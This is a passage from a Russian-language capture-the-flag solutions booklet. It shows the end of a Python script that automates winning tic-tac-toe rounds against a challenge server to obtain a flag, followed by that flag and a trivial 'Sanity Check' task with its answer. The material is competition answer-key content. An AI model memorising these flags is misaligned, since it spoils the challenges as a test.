```



```
61         print("Wins: " + str(win_counter))
62         if win_counter == 100:
63             print(conn.recvline(timeout=0.5))
64         return
65
66     for wc in win_combos:
67         if count_char(b'o', wc) == 2:
68             choice = find_free(wc)
69             if choice != (-1, -1):
70                 do_move(choice)
71             return
72
73     choice = find_free([(0,0), (2,0), (0,2), (2,2)])
74     if choice != (-1, -1):
75         do_move(choice)
76     return
77
78     choice = find_free([(0,1), (1,0), (1,2), (2,1)])
79     do_move(choice)
80     print(conn.recvline(timeout=0.5))
81     return
82
83 while True:
84     select_move()
85     read_board()
```

Ответ: CC{i06CpqVKUok_good_boiiii}.

1.7. Категория Misc

Различные задачи, не подходящие под другие категории.

Задача 1.7.1. Sanity Check (1000 баллов)

В этой задаче необходимо всего лишь сдать флаг из условия: CC{What if the task description was the flag itself?}

Ответ: CC{What if the task description was the flag itself?}